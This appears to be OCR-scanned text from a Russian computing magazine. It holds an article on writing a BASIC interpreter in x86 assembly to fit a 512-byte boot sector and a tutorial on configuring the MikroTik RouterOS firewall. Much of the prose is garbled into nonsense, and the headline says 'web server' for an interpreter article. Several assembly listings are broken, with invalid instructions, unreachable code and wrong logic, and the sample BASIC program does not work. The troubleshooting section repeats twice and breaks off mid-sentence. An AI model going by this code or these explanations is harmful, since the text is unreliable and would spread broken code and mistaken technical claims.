Плата для добавочного фильтрующего конденсатора по сетевому, и на реле-реклоузере, все это добавляет Вместо ТМС31_R (10АТМС) также можно использовать ТМС31_R (6АТМС) или ТМС31_R (4АТМС) в зависимости от того что ЕМСПЕ добавляет на по-где 40 мА, а вот 40 ставит внешний диодный до 125 мА.

Сетевые трансформаторы, которые были использованы, были собственно-то-то-то

МИКРОБ

ПИШЕМ ВЕБ-СЕРВЕР НА АССЕМБЛЕРЕ И УМЕЩАЕМ В 512 БАЙТ

Антон Бурков
Руководитель отдела разработки
ООО «Компьютерные технологии»
Специалист по информационным технологиям
antonburkov@gmail.com
antonburkov@kt.ru

Хочешь попробовать себя в роли хакера? Давай сделаем вместе! Для этого за шаром создадим интерпретатор бейсика и запустим его прямо из загрузочного сектора твоего компьютера. Для этого придется задействовать процессорные инструкции, программы с разветвленной рекурсией, иначе бейсик не уместится в 512 байт. Сверх всего, это будет самая сложная программа в твоей жизни. Когда ты создашь ее своими руками, сможешь без зазрения совести называть себя хакером.

INFO

С чего начать и рассмотреть [ссылка, ссылка, ссылка, ссылка] **которые стоит ознакомить в Интернете. Но не сравнимо с тем, что мы с тобой сегодня сделаем, мы покажем тебе настоящий хакерский!**

КАК ПОЛЬЗОВАТЬСЯ ИНТЕРПРЕТАТОРОМ

По сути, наиболее близкие для бейсик-программ на современном Linux'е и аналогичных дистрибутивах — это интерпретаторы Bashbasic 1.0 или 2.0. Эмулятор, использующий этот язык в FDOS и поставляющий интерпретатор, на нем сразу после загрузки.

Технические задачи этого будет решать наш интерпретатор и сформулируем его основные требования к нашему бейсику:

Интерпретатор работает с двумя регистрами, интерпретатор и обычным. В интерпретатора указывает на начальные операнды строки после метки.

```
[root@localhost ~]# ./basic
Bashbasic 2.0
Copyright (C) 1991-1996 Ian Kaplan
Type help for help.
10 print "Привет"
20 goto 10
run
Привет
Привет
Привет
```

МИКРОБ

ПИШЕМ БЕЙСИК НА АССЕМБЛЕРЕ И УМЕЩАЕМ В 512 БАЙТ

Подпрограмма: адрес переменной по ее имени

У этой подпрограммы две точки входа. На первой точке входа (**get_var**) читаем букву переменной при помощи **lodsb**, на второй (**get_var_2**) — используем имя переменной, которое передано через регистр **AL**. Извлат, конечно, не что-то целое, а переменная «шестнадцать-пару-пробу-байтов».

Теперь, когда имя переменной у нас есть, надо вычислить адрес, с которым она связана. Делаем это в три шага:

1. Выполняем **and al, 0x1f**, чтобы извлечь номер переменной; здесь ASCII-значение 0x61–0x7A конвертируется в 0x01–0x1A.
2. Умножаем результат на 2, поскольку каждая переменная использует 16-битное слово в памяти.
3. Добавляем к адресу старшую его часть: **mov ah, vars>>8**.

Все! Мы знаем ячейку памяти, с которой связана переменная.

Обратим внимание, что этот код перетекает в следующий, которая пропускает пробелы. У той подпрограммы тоже две точки входа. Первая (**skip_spaces**) пропускает пробелы, которые идут за переменной, вторая (**skip_spaces_2**) делает то же самое, но только оставляет первый пробел.

```
get_var:
        lodsb
get_var_2:
        and   al, 0x1F
        add   al, 40h
        mov   ah, vars>>8

skip_spaces:
        cmp   byte [si], " "  ; Проверяем все пробелы
        jne   .Exit           ; Пробелов закончились — выходим.
        inc   si              ; Проверяем пробелы после текущего символа
        jmp   skip_spaces
.Exit:
        ret
```

Подпрограмма: печать десятичного числа

Подпрограмма печатает на экране число, переданное через регистр **AX**. Каким образом? Рекурсивно делим **AX** на 10. После каждого деления сохраняем остаток на стеке. После того как разделились до нуля, начинаем выводить из регистра. Перед каждым выводом снимаем со стека очередной остаток и выводим его на экран.

Несколько примеров. Если **AX = 4**, то после деления на 10 в **AX** будет 0, и поэтому **output_number** не зайдет в рекурсию. Просто выведет остаток, то есть четверку, и все.

Если **AX = 15**, то после деления на 10 в **AX** будет единица. И поэтому подпрограмма зайдет в рекурсию. Покажет там единичку, затем выйдет из внутреннего вызова в основной и там уже напечатает цифру 5.

Обратим внимание на то, что в конце и на то, что у программы нет свалки **ret**. Это еще один небольшой как, чтобы сэкономить парочку байтов. Мы не вызываем подпрограмму вывода символа, а джампимся на нее. Нужный нам **ret** она сделает сама.

```
output_number:
        push  ax
        push  cx
        push  dx
        xor   cx, cx          ; Длина=0, по идее!
.Loop:
        cmp   ax, output_char ; Что - меньше отправить самого
        jb    .Print          ; Да - делим дальше (рекурсивно)
.Div_output_char:
        div   ax, 10
        push  dx              ; Печатаем остаток...
        inc   cx              ; Длина увеличивается
        jmp   .Loop
.Print:
        pop   ax              ; Извлекаем цифры из стека
        add   al, "0"
        jmp   output_char     ; Выводим
```

Подпрограмма: из десятичной строки в шестнадцатеричное число

Подпрограмма переводит строку, в которой записано десятичное число (на нее указывает регистр **SI**), в целое и записывает результат в регистр **AX**.

Переводить десятичную строку в шестнадцатеричное число будем вот как. Проходим в цикле по всем цифрам слева направо. Каждый раз умножаем аккумулятор на 10 (первый раз там у нас ноль) и прибавляем к нему текущую цифру. Если натыкаемся в строке на что-то отличное от цифры, оканчиваем выходим — ошибка.

Обратим внимание: между **cmp al, 10** и условным переходом стоит две операции. Так что итоговый результат всегда попадает в регистр **AX**, даже в случае ошибки.

```
text_str_to_number:
        xor   ax, ax          ; Читаем следующий символ
.Loop:  lodsb
        cmp   al, "0"         ; Это десятичная цифра?
        jb    .Exit
        cmp   al, "9"
        jbe   .Digit
        cmp   al, "A"         ; Нет - значит конец
        jb    .Exit
        cmp   al, "F"
        jbe   .Hex_next_digit
        jmp   .Exit
.Hex_next_digit:
        add   al, 9           ; Да-с-с! дешифруем на шестнадцати-ричную!
.Digit: sub   al, "0"
        xchg  ax, cx          ; Сохраняем
        mul   ax, 10          ; Умножаем на 10
        xchg  ax, cx          ; Восстанавливаем
        add   cx, ax          ; Прибавляем к аккумулятору
        jmp   .Loop
.Exit:
        ret
```

ВЫПОЛНЯЕМ КОМАНДЫ RUN/GOTO

Команда **run** и **goto** работают одинаково, которая записана в буфере. **Run** запускает ее с самого начала, а **goto** — с произвольной строчки. Обе команды будут обрабатываться одной и той же подпрограммой.

Когда интерпретатор видит команду **run**, он сначала прекращает ее в **goto 0** и дальше обрабатывает ее точно так же, как **goto**. Каким образом прекращает? Передает регистр **SI** в ноль и прыгает на **@@goto_handler**.

Выполнить команду **goto** начинаем с того, что вычисляем выражение, которое записано после **goto**. Результат, то есть номер строки, куда прыгать, помещаем в **AX**.

Затем по номеру строки вычисляем адрес, где записана эта строка **find_address**.

Обратим внимание, что командой **goto** можно пользоваться как в интерпретаторе, так и в обычном режиме. То есть и в программе ее использовать в качестве оператора, и с клавиатуры набрать для непосредственного выполнения.

Что делает инструкция сравнения **cmp word [running], 0**? Смотрит, отсюда мы сюда попали: из интерпретатора режима или из обычного.

Если из обычного режима, просто записываем в переменную **running** адрес, откуда дальше выполнять программу. На следующем такте интерпретатор вытащит с этого адреса нужную строку программы и выполнит ее.

Но если мы попали сюда из интерпретатора режима (программист вызвал в программу не через **run**, а через **goto**), то прыгаем на строку исходника, которая указана в **goto**.

```
@@goto_handler:
        cmp   ax, ax
        jz    .Run_goto
        call  find_address    ; Проверяем, когда строка имеется
        mov   word [running], si ; Не сюда ли дата попали из программы?
        jnz   .Run_goto       ; Нет - выполняем строку
        lodsw[running], ax    ; Да - подготавливаем дата выполнения
        ret
.Run_goto:
        xor   si, si
        ret
        xor   ax, ax          ; Читаем следующий символ
        xchg  ax, [running]   ; Сохраняем
        mov   si, ax          ; Восстанавливаем
        ret                   ; Выполняем строку
        jmp   .Run_line       ; Если следующая строка программы не Бейсик
```

А вот та подпрограмма, которая по заданному номеру вычисляет адрес строки в исходнике. Какие данные у нас есть? У нас записан номер строки. Умножаем его на стандартную длину строки и прибавляем адрес первой строки программы. Так мы получаем искомый адрес.

```
find_address:
        mov   ax, max_length
        mul   ax, [goto]
        ret
```

Подпрограмма: принимаем с клавиатуры строки исходника

Теперь научим наш интерпретатор принимать с клавиатуры строки программы. Да это будет отвечать подпрограмма **input_line**. На входе она получает символ командной строки (через регистр **AL**): знак «больше».

Сначала вывожу командную строку. Затем надеятельмся на буфер, куда будем сохранять текст из командной строки. Потом читаем символ с клавиатуры и, если это не Бэкспэйс (**0x08**), сохраняем его в буфер. Но если нажата Backspace, уменьшаем указатель **DI** на единицу, чтобы он указывал на предыдущий символ.

```
input_line:
        call  output_char     ; Приглашаемся, куда сохранять ввод
        call  input_key       ; Читаем символ с клавиатуры
        cmp   al, 08h         ; Это backspace?
        jz    .Backspace      ;
        stosb                 ; Сохраняем символ на в буфер
        cmp   al, 0Dh         ; Это enter? Если нет, то
        jnz   .Input_key      ; Ждем следующего символа
.Backspace:                   ;
        dec   di              ; Уменьшаем указатель на один
        jmp   .Input_key      ;
.Input_end:                   ;
        xor   al, 0Dh         ; Сохраняем символ в буфер
        stosb                 ; Конец строки
        mov   ax, 0Ah         ; Перевод строки
        jmp   output_char     ; Выводим
```

ВЫПОЛНЯЕМ ФУНКЦИЮ PRINT

Функция **print** сделана такой, чтобы она понимала разный синтаксис:

- `print "Hello"` печатает слово и ставит курсор на следующую строку;
- `print "Hello;"` печатает текст и оставляет курсор на текущей строке;
- `print ,5` печатает число и ставит курсор на следующую строку;
- `print 5;2` печатает число и оставляет курсор на текущей строке.

Перед сравнением **cmp al, 0Ah**, отслеживает первый вариант синтаксиса — без аргументов.

Второе сравнение **cmp al, ";"**, отслеживает два варианта синтаксиса, когда надо напечатать строку. В этом случае почередно выводим все символы, пока не натыкемся на закрывающую кавычку или на **0x00**. Если натыкались на **0x00**, значит, программист забыл ввести вторую кавычку. Ругаться ошибкой на него за это не будем.

Дальше смотрим, есть ли после кавычки точка с запятой. Если нет, переходим курсор на следующую строку.

На метке **@@no_quote** обрабатываем два варианта синтаксиса, когда надо напечатать число. Если вместо числа нам подсунули выражение, вычисляем его. Потом выводим его смотрим, есть ли дальше точка с запятой. Если нет, переводим курсор на следующую строку.

```
.Print_handler:
        cmp   al, 0Ah         ; Читаем следующий символ и строчку напечатаем
        jb    .Print_end      ; Конец строки - выходим
        jz    .Print_line     ; Да - с фиолетовым нужно строчки
        cmp   al, ";"         ; Нет - проверяем на кавычки
        jz    .Print_quote    ; Да - опять напечатаем в дырочкин
.Print_line:
        call  output_char     ; Сохраняем всё до следующей кавычки
.Print_quote:                 ;
        call  .Print_variables ; Да - найдем в массивах строки переменные
        jnz   .Print_quote    ; Нет - выводим следующий символ
        cmp   al, ";"         ; Если это не точка с запятой,
        jz    .Print_short    ; то - переходим к следующей строке
        call  output_char     ; Выводим последний символ (кавычку закрывает)
        jmp   .Print_line     ;
.Print_short:                 ;
        call  output_char     ; Выводим последний
        jmp   .Print_line     ; Переходим к следующей строке
.Print_end:                   ;
        call  output_number   ; Если нет, то - выводим!
        jmp   .Print_line     ; Переходим на следующую строку
.Print_variables:             ;
        lodsb                 ; Читаем следующий символ
        cmp   al, "A"         ; Это переменная?
        jb    .Exit           ; Нет - выходим
        cmp   al, "Z"         ;
        jbe   .Print_var      ; Да - выводим
        cmp   al, "a"         ;
        jb    .Exit           ;
        cmp   al, "z"         ;
        jbe   .Print_var      ;
.Exit:  ret                   ;
.Print_var:                   ;
        call  get_var_2       ; Вычисляем адрес
        xchg  ax, si          ; Сохраняем
        lodsw                 ; Читаем значение переменной
        xchg  ax, si          ; Восстанавливаем
        ret                   ;
```

ТАБЛИЦА КОМАНД, ФУНКЦИЙ И ОПЕРАТОРОВ

Дальше сплошная клавиша, функций и операторов, которые понимает наш интерпретатор. Каждая запись состоит из трех полей: длина строки, имя команды, функции или оператора, точка входа в подпрограмму-обработчик. Ноль в конце таблицы — это подсказка интерпретатору, что таблица закончилась.

При такой структуре очень удобно добавлять новые команды, функции и операторы. Просто дописываешь сюда еще одну строчку, затем вставляешь обработчик в удобном месте, и все. Больше ничего править в коде не надо.

Два последних байта сделаны для того, чтобы BIOS понял, что в буфере клавиш записана не какая-то белиберда, а вразумительная программа. В нашем случае интерпретатор Бейсика.

```
keyword_table:
        db    2, "RU"         ; Run
        dw    .Run
        db    4, "GOTO"       ; Goto
        dw    .Goto
        db    3, "PRI"        ; Print_handler
        dw    .Print
        db    2, "GO"         ; Goto
        dw    .Goto
        db    2, "PR"         ; Print_handler
        dw    .Print
        db    3, "INP"        ; Input_handler
        dw    .Input
        db    2, "IN"         ; Input_handler
        dw    .Input
        db    3, "END"        ; Exit
        dw    .Exit
        db    4, "STOP"       ; Exit
        dw    .Exit
        db    0, 0x00, 0x00
```

ТЕСТИРУЕМ ИНТЕРПРЕТАТОР: ПИШЕМ ПРОГРАММУ «ТРЕУГОЛЬНИК ПАСКАЛЯ»

Треугольник Паскаля — это треугольная таблица биномиальных коэффициентов. Сверху стоит число 1. Числа, которые появляются в последующих строках — это сумма двух ближайших вышестоящих чисел. Вот исходник, который надо скормить интерпретатору.

```
1 input n
2 l=0
3 c=1
4 print "("
5 print l
6 print ,c
7 if l=n goto 8
8 print ")"
9 print ""
10 print ,c*(l-l)/c
11 if l=0 goto 14
12 goto 13
13 print c;2
14 print ")"
15 print ""
16 l=l+1
17 goto 12
18 print ""
19 goto 3
20 if l<n-1 goto 3
21 ok
```

Если вы все сделали правильно, интерпретатор должен выдать что-то похожее на такую картинку:

```
input n
?
: 5
(1)

(1 1)

(1 2 1)

(1 3 3 1)
input n
?
: 5
(1)

(1 1)

(1 2 1)

(1 3 3 1)

(1 4 6 4 1)
ok
```

Интерпретатор работает правильно? Если так, можешь гордиться собой. Ты только что сделал русский сказал полноценный интерпретатор языка бейсик. При желании можешь попытаться расширить его функциональность. Например:

- добавить команду **cls** (очистка экрана);
- добавить операторы **gosub** и **return**, чтобы можно было писать подпрограммы;
- реализовать поддержку массивов.

Напоследок пара организационных моментов.

1. Для компиляции программы использой NASM: **nasm -f bin Microb.asm -o Microb.com**.
2. Если большая редактировать бутсектор, можешь тестировать интерпретатор через эмулятор DOS — например, DOSBox.

СТЕНА ОГНЯ

УЧИМСЯ НАСТРАИВАТЬ ФАЙРВОЛ НА ПРИМЕРЕ MIKROTIK

Дмитрий Евреев
Редактор ЛИНУКС ФОРУМ
admin@linuxforum.ru


Назначение файрвола — фильтрация трафика и манипуляция пакетами. Именно он становится первым и, к сожалению, во многих случаях последним бастионом сети. В интернете полно рекомендаций, как настроить эту часть системы. Но бездумное копирование чужих правил может принести больше вреда, чем пользы. Поэтому сначала нужно разобраться, как работает и что может файрвол в RouterOS.

Файрвол, как и многое другое в RouterOS, пришел из Linux и представляет собой доработанный ipfwdev. Поэтому многие мануалы по настройке ipfwdev легко можно сконвертировать в формат RouterOS. Файрвол состоит из следующих таблиц:

- **Filter** — занимается фильтрацией трафика — определяет, пропустить пакет в сеть или отбросить его. Мы будем рассматривать работу только этой таблицы;
- **NAT** — Network Address Translation. Изменяет проходящие пакеты. Поменять адрес источника или порт назначения — дело именно этой таблицы. В основном она используется для обеспечения доступа в интернет из локали и обратно. Иногда без NAT невозможно работать в плохо сконфигурированных сетях, а еще его, бывает, используют в качестве «костыля»;
- **Mangle** — классифицирует и маркирует трафик и может менять некоторые поля в заголовке (TTL, ToS, DF). Применяется для построения сложных путей трафика (например, когда подключено два провайдера или нужны разные пути трафика для RDP и VoIP);
- **Raw** — обрабатывает пакеты до их попадания в Connection Tracking. Пригодится для защиты от DoS или при работе с большими объемами трафика.

Таблицы состоят из цепочек. Цепочки в разных таблицах могут отличаться. Чуть позже станет ясно почему. В нашей таблице Filter три цепочки:

- **input** — трафик к самому роутеру. Обязательное условие попадания в input — адресом назначения пакета должен быть один из адресов роутера, широковещательный адрес сети или широковещательный адрес работающей на роутере службы. Сюда попадает WinBox, SSH, WebFig, ping, VPN и другой трафик, предназначенный роутеру. Полный список можешь посмотреть в ежах. В этой цепочке мы должны защищать сам роутер;
- **output** — трафик от роутера. Ответы на прилетевшие в input или новые пакеты от роутера (ping, VPN, SSH и многое-многое с самого роутера). Эта цепочка редко используется, так как часто роутер считается доверенным звеном и пакеты, генерируемые им, по умолчанию легитимны. Но, как показывает история взломов, контроль исходящего трафика может выявить заражение на начальных этапах;
- **forward** — трафик, проходящий через роутер (когда пакет прилетел в один интерфейс и вылетел с другого или что же самого). Трафик из локали в интернет, из интернета в локалку, из одного VLAN локали в другой;
- **user chains** — пользовательские цепочки. Админ может создавать цепочки правил по своему усмотрению. Это бывает полезно для декомпозиции больших конфигураций. К примеру, можно весь трафик на порты 80 и 443 завернуть в отдельную цепочку WEB и в ней уже делать десятки правил для фильтрации — это визуально упростит настройку, хотя качественно на прохождение трафика не повлияет.




Два важных момента, о которых нужно помнить.

Момент первый. У трафика в forward всегда есть входящий и исходящий интерфейсы — трафик влетел в input, обработался процессом маршрутизации и должен вылететь в output. У выходящего трафика может быть исходящий интерфейс — он обработается внутри роутера и никуда дальше не полетит. Также у выходящего трафика не может быть входящего интерфейса — этот трафик генерируется самим роутером (это либо новый трафик, либо создавший роутером ответ на трафик, пришедший в input).

Момент второй. У трафика не существует «внешнего» или «внутреннего» интерфейса. Роутеру плевать, что ты считаешь внешним, — для него есть интерфейс, в который трафик вошел, и интерфейс, с которого трафик уйдет.

Правила образуют цепочки. У каждого правила может быть только одна цепочка. По умолчанию пользуются в всех цепочек — все разрешено. Правила срабатывают в таблицах в зависимости от их порядка: сначала пакет обработается первым правилом, затем вторым и так далее. Хорошим тоном считается упорядочивать правила внутри таблицы по цепочкам: сначала — пачка правил input, затем — forward, в конце — output.


Трафик будет проходить по правилам только в пределах своей цепочки. И если сначала идет input, потом forward, затем снова input, то трафик input все равно никогда не попадет в forward, то есть такое расположение правил не повлияет на прохождение трафика, а только запутает админа. В пределах одной таблицы пакет не перепрыгнет из одной цепочки в другую, пока админ это явно не укажет.



CONNECTION TRACKING

Еще одна важная вещь для понимания работы файрвола — механизм определения состояния соединений — Connection Tracking (или просто ConnTrack). У RouterOS есть специальная таблица, в которой хранится данная о состоянии соединений. Благодаря ей работает NAT и многие другие части файрвола.

Механизмы ConnTrack проверяют, принадлежит ли пришедший на роутер пакет какому-либо из потоков, чтобы применить к нему политики всего потока или как-то упорядочить пакеты в пределах одного или нескольких потоков (например, для нарезки скорости).




Для ConnTrack существуют четыре состояния пакетов:

- **new** — новый пакет, не принадлежащий ни одному из известных потоков. Это может быть первый пакет для коннекта к серверу RDP, или первый пакет в потоке WinBox, или запрос к DNS. Согласно правилам маршрутизации, в Source IP, Source Port, Destination IP, Destination Port и некоторые другие параметры и записывает эти данные в таблицу. Следующий пакет с такими же данными будет относиться к данному потоку;
- **established** — пакет, принадлежащий существующему потоку. То есть пакет, у которого Source IP, Source Port, Destination IP, Destination Port подходят под одну из записей таблицы ConnTrack (или обратный пакет);
- **related** — пакет, порожденный другим потоком. Некоторые протоколы, такие как FTP, SIP, PPTP, используют для работы несколько потоков. Например, управляющие каналы FTP ходят по порту TCP: 21, но данные передаются с порта TCP 20. При попытке получения или отправки данных на FTP в потоке на порт 21 сервер сообщает: «Я сейчас в скорпо 20-й порт, и ты забирай данные с него», после этого клиент посылает пакет на 20-й порт сервера. Этот пакет будет считаться related, так как он порожден потоком 21-го порта;
- **invalid** — все, что не относится к перечисленным выше состояниям. Пример: сессия корректно закрыта, но из-за ошибок маршрутизации часть пакетов из сегодняшнего сеанса улетела другим путем. Когда они пришли, их сессия уже закрыта и роутер о них ничего не знает. Они не нем и не относятся к существующим соединениям, поэтому считаем их invalid.

Состояние потока не связано с флагами TCP: SYN, ACK, FIN. Для UDP и других stateless-протоколов в таблицу ConnTrack тоже содержатся все возможные состояния.

Работа ConnTrack требует ресурсов процессора и при больших объемах трафика может существенно нагрузить CPU. Но ConnTrack нужен не везде, и его можно отключить. Например, у провайдеров на стыке с вышестоящим провайдером стоят роутеры, которые молотят десятки гигабайт трафика. На этих роутерах, как правило, нет NAT (правила маршрутизации), а трафик фильтруется уровнем ниже, чтобы не перегружать и без того нагруженный бордер. То есть в этом случае ни к чему проверять каждый пакет на принадлежность какому-либо потоку.

Нажав кнопку Tracking, можно отключить механизм ConnTrack или подкрутить таймеры. В большинстве случаев тебе не понадобится заходить в эти настройки, но знать о них нужно. Режима ConnTrack три: что такое **yes** и не, думаю, понятно, а в режиме **auto** ConnTrack выключен до тех пор, пока хотя бы один пакет не попадет в существующие правила таблицы NAT или Filter.



WARNING

Выключенный ConnTrack помешает NAT и фичи файрвола, основанные на трекинге протоколов: connection-bytes, connection-mark, connection-type, connection-state, connection-limit, connection-rate, layer7-protocol, new-connection-mark, tarpit.

Продолжение статьи →

СТЕНА ОГНЯ

УЧИМСЯ НАСТРАИВАТЬ ФАЙРВОЛ НА ПРИМЕРЕ MIKROTIK


РЕКОМЕНДАЦИИ ПО НАСТРОЙКЕ

Переходим к практике настройки. В этой статье я расскажу о таблице Filter — той, что занимается фильтрацией трафика. Как мы выяснили чуть выше, у Mikrotik есть три таблицы: Filter, Mangle и Address-list, а на трафик, который проходит через роутер, — только. Значит, Займемся защитой самого роутера.

Перехи и самое главное, что нужно помнить при работе с файрволом, было описано еще в упорнчной главе «Основы и полны И-ерсов» «удаленная настройка файрвола — и дальней дорога». Так, что умной правда — тем же заняться и использый Safe Mode.

Работает этот режим — ты, не нажимавшы кнопку Safe Mode в интерфейсе, и она остается нажатой. Дальше ты делаешь все, что собираешь, но при малейшем этом изменении, только когда ты снова кликнешь по кнопке. Если ж ты приведут к обрыву взаимодействия роутера и конфигуратора WinBox (например, если ты забираешься сеси же пашем или отключил интерфейс), то роутер вернется в состояние, которое было до входа в Safe Mode.

Запомнили, только 100-дойствий, но этого хватит на большинство случаев. Перезагрузки не будет — спасай мгновенный. Из консоли этот режим активируется то Ctrl-X.



Есть два подхода к настройке файрвола:

- разрешено все, что не запрещено;
- запрещено все, что не разрешено.

Ни один из них нельзя назвать однозначно правильным. Я приверженец, второго подхода, и в незамысловатом сетевом применяю первый.

Чтобы разрешить нужный трафик, нужно определиться с этим самым трафиком. Для этого нам и стоит это сделать довольно просто. Вот что нужно для корректной работы роутера.

1. Management WinBox, SSH, в некоторых случаях WebFig, например, для просмотра графиков нагрузки.
2. Если провайдер выдает адрес по DHCP, то разрешить этот протокол на внешнем интерфейсе.
3. Если роутер является сервером DHCP, то разрешить этот протокол на внутреннем интерфейсе.
4. То же самое с DNS.
5. Если будем подымать туннели, то разрешить их.
6. OSPF.
7. ICMP.
8. NTP.
9. Neighbor Discovery.
10. IGMP.
11. Другие сервисы.

Определились? Открываем ночное и закрываем все остальное.

Файрвол работает по принципу «если (условие), то (действие)». Если выполняется условие, заданное на вкладке General, Advanced, Extra, то к пакету применяется действие из вкладки Action. На сегодня нам будет достаточно условий src/dst address, protocol, src/dst port, in/out interface, connection state. Их значения понятны по названиям, но если вдруг кто-нибудь не в курсе, читать про основы TCP/IP. Самим распространенные действия: accept — пропустить, drop — запретить (пакет просто уничтожается), reject — запретить, но отправлять получил информацию, что пакет был уничтожен по причине, указанной в reject-ноте.

Каждое правило на пуле пакета отнимает процессорное время. И если в небольшом сети это неизвестно, то при серьезных объемах трафика нужно учитывать этот момент. Рассмотрим на примерре.


```
/ip firewall filter
add action=accept chain=input dst-port=8291 protocol=tcp src-address=
10.0.0.0/24
add action=accept chain=input dst-port=8291 protocol=tcp src-address=
10.0.0.0/24
add action=accept chain=input dst-port=8291 protocol=tcp src-address=
10.11.0.0/24
add action=accept chain=input dst-port=22 protocol=tcp src-address=
10.0.0.0/24
add action=accept chain=input dst-port=22 protocol=tcp src-address=
10.10.0.0/24
add action=accept chain=input dst-port=22 protocol=tcp src-address=
10.11.0.0/24
add action=drop chain=input
```

В этом случае при попытке подключиться к роутеру по SSH с адреса 10.11.0.11 файрвол будет шесть раз обращаться к CPU с вопросом, пропустить ли этот пакет. Если же мы поменяем так: «8291 — на наш порт — пропускаем дальше; 10.0.0.0/24 — не наша подсеть, пропускаем дальше. То же для 10.10.0/24, а потом шестое правило подходит». Не шестое шаги файрвол поймет, что трафик легитимный и его можно пропустить.

Помнр ПТИ весь другой информативный трафик будет порвать CPU сотень раз — первые шесть и последний раз. И это в выдуманном примере из семи правил. В реальной жизни правил на порядок или два больше.

Перехи, что нужно сделать, — объединить два порта в одном правиле.

```
/ip firewall filter
add action=accept chain=input dst-port=8291,22 protocol=tcp
src-address=10.0.0.0/24
add action=accept chain=input dst-port=8291,22 protocol=tcp
src-address=10.10.0.0/24
add action=accept chain=input dst-port=8291,22 protocol=tcp
src-address=10.11.0.0/24
add action=drop chain=input
```



Немного сократили нагрузку. Но осталось три идентичных правила с разницей лишь в адресах. С помощью списка адресов (Address List) мы можем обойтись ив одно.


INFO

Address List — фича RouterOS, которая позволяет объединить IP-адреса, подсети и DNS-имена в одну запись.

Создаем три записи в одном Address List.

```
/ip firewall address-list
add address=10.0.0.0/24 list=MGMT
add address=10.10.0.0/24 list=MGMT
add address=10.11.0.0/24 list=MGMT
```


И применяем его к нашему правилу:



```
/ip firewall filter
add action=accept chain=input dst-port=8291,22 protocol=tcp
src-address-list=MGMT
add action=drop chain=input
```

Так из семи правил мы получили два и избавились от лишней нагрузки. По аналогии со списками адресов работает список интерфейсов (в рассмотрении на примерах RouterOS — «Защищаем MikroTik») объединяем в один interface list интерфейсы разных провайдеров и вешаем правила уже не на самы интерфейсы, а на список. Так мы ни только уменьшим нагрузку, но и упростим жизнь админа: чем меньше правил, тем удобнее обслуживать сеть.

Еще один способ облегчить работу файрвола — использовать Conntrack. Поначалу, что работает пакетов гораст намного больше, чем тем, чтобы в ин-ваёд, вместе взятых. А раз мы разрешили первый пакет из потока, то все остальные пакеты в этом потоке можно считать легитимными. Поэтому просто создаем новое «разрешить established» и помещаем его в самом верху.




Выбирай нужные тебе протоколы и порты, создай соответствующие списки адресов и конфигурируй. Спорой вещ, что нужно, и поставь последним при вилом drop all. На этом основную настройку цепочки input можно считать завершенной.

К слову, по умолчанию файрвол снаружи достаточно крепкий настройщик — но вполне может, чтобы нормально работать есть практически любые правила. Но всегда есть какие-то особенности и любой конфиг можно улучшить с учетом своих условий.

Для примера конфигурации можешь взять мой шаблон.

ТРАБЛЫШТИНГ

Когда файрвол не работает или работает не так, как подразумевалось, приходит на помощь виновал админ. Мне не бывает. Перехи, на что стоит обратить внимание при траблшутинге, — счетчики пакетов. Если счетчик не увеличивается, значит, трафик в него не попадает. А если трафик не попадает, значит, либо этого трафика просто нет, либо он был обработан стоящим выше правилом.



Ты же помнишь, что правила файрвола работают по принципу «что первый встал — того и тапки»? Если пакет попал под действие правила, то дальше он уже не пойдет. Значит, нужно искать проблемы выше. Просто копируем наше правило, остаи ставим accept (для траблшутинга не делай drop — ты при первом же можно сожжать себе доступ или нарушить работу сети и поотлаживу делаем его самым до первого увеличения счетчиков в этом правиле. Если нужно это правило сохранить, то счетчики будут нечаянные — можно просунуть чистые счетчики, — просто сбрось счетчики в этом правиле или во всех кнопками Reset Counters.

```
/ip firewall filter reset-counters-all
```

или

```
/ip firewall filter reset-counters numbers=<номер правила>
```

Предположим, мы нашли правило, в котором попадает наш трафик, а попадать не должен. Нужно понять, почему так происходит. В этом нам поможет опция Log. Во вкладке Action стоим галочку Log (можно напислать префикс для приема, чтобы было проще отличаешь его в логах) и сохраняем лог, где нагляжа все характеристики пакета, попадающие под правило (размерок. По всегда есть какие-то особенности и любой конфиг можно улучшить с учетом своих условий.

Для примера конфигурации можешь взять мой шаблон.

ТРАБЛЫШТИНГ

Когда файрвол не работает или работает не так, как подразумевалось, приходит на помощь виновал админ. Мне не бывает. Перехи, на что стоит обратить внимание при траблшутинге, — счетчики пакетов. Если счетчик не увеличивается, значит, трафик в него не попадает. А если трафик не попадает, значит, либо этого трафика просто нет, либо он был обработан стоящим выше правилом.

Ты же помнишь, что правила файрвола работают по принципу «что первый встал — того и тапки»? Если пакет попал под действие правила, то дальше он уже не пойдет. Значит, нужно искать проблемы выше. Просто копируем наше правило, остаи ставим accept (для траблшутинга не делай drop — ты при первом же можно сожжать себе доступ или нарушить работу сети и поотлаживу делаем его самым до первого увеличения счетчиков в этом правиле. Если нужно это правило сохранить, то счетчики будут нечаянные — можно просунуть чистые счетчики, — просто сбрось счетчики в этом правиле или во всех кнопками Reset Counters.


```
/ip firewall filter reset-counters-all
```

или

```
/ip firewall filter reset-counters numbers=<номер правила>
```

Предположим, мы нашли правило, в котором попадает наш трафик, а попадать не должен. Нужно понять, почему так происходит. В этом нам поможет опция Log. Во вкладке Action стоим галочку Log (можно напислать префикс для приема, чтобы было проще отличаешь его в логах) и сохраняем лог, где нагляжа все характеристики пакета, попадающие под правило (размерок. По всегда есть какие-то особенности и любой конфиг можно улучшить с учетом своих условий.

